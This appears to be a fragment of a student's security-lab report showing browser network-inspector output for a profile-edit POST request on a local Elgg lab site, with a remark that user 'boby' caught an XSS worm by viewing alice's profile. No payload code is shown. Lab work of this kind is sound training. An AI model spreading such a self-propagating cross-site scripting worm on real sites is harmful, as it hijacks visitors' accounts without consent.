
Request URL: http://www.xsslabelgg.com/action/profile/edit
Request method: POST
Remote address: 127.0.0.1:80
Status code: ▲ 302 Found ⓘ Edit and Resend Raw headers
Version: HTTP/1.1

Filter headers

▾ Response headers (364 B)

Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Length: 0
Content-Type: text/html;charset=utf-8
Date: Mon, 05 Apr 2021 16:04:02 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=87
Location: *http://www.xsslabelgg.com/profile/boby*
Pragma: no-cache
Server: Apache/2.4.18 (Ubuntu)

▾ Request headers (416 B)



it shows that boby also gets the worm by visiting alice's profile

this shows that the attack is successful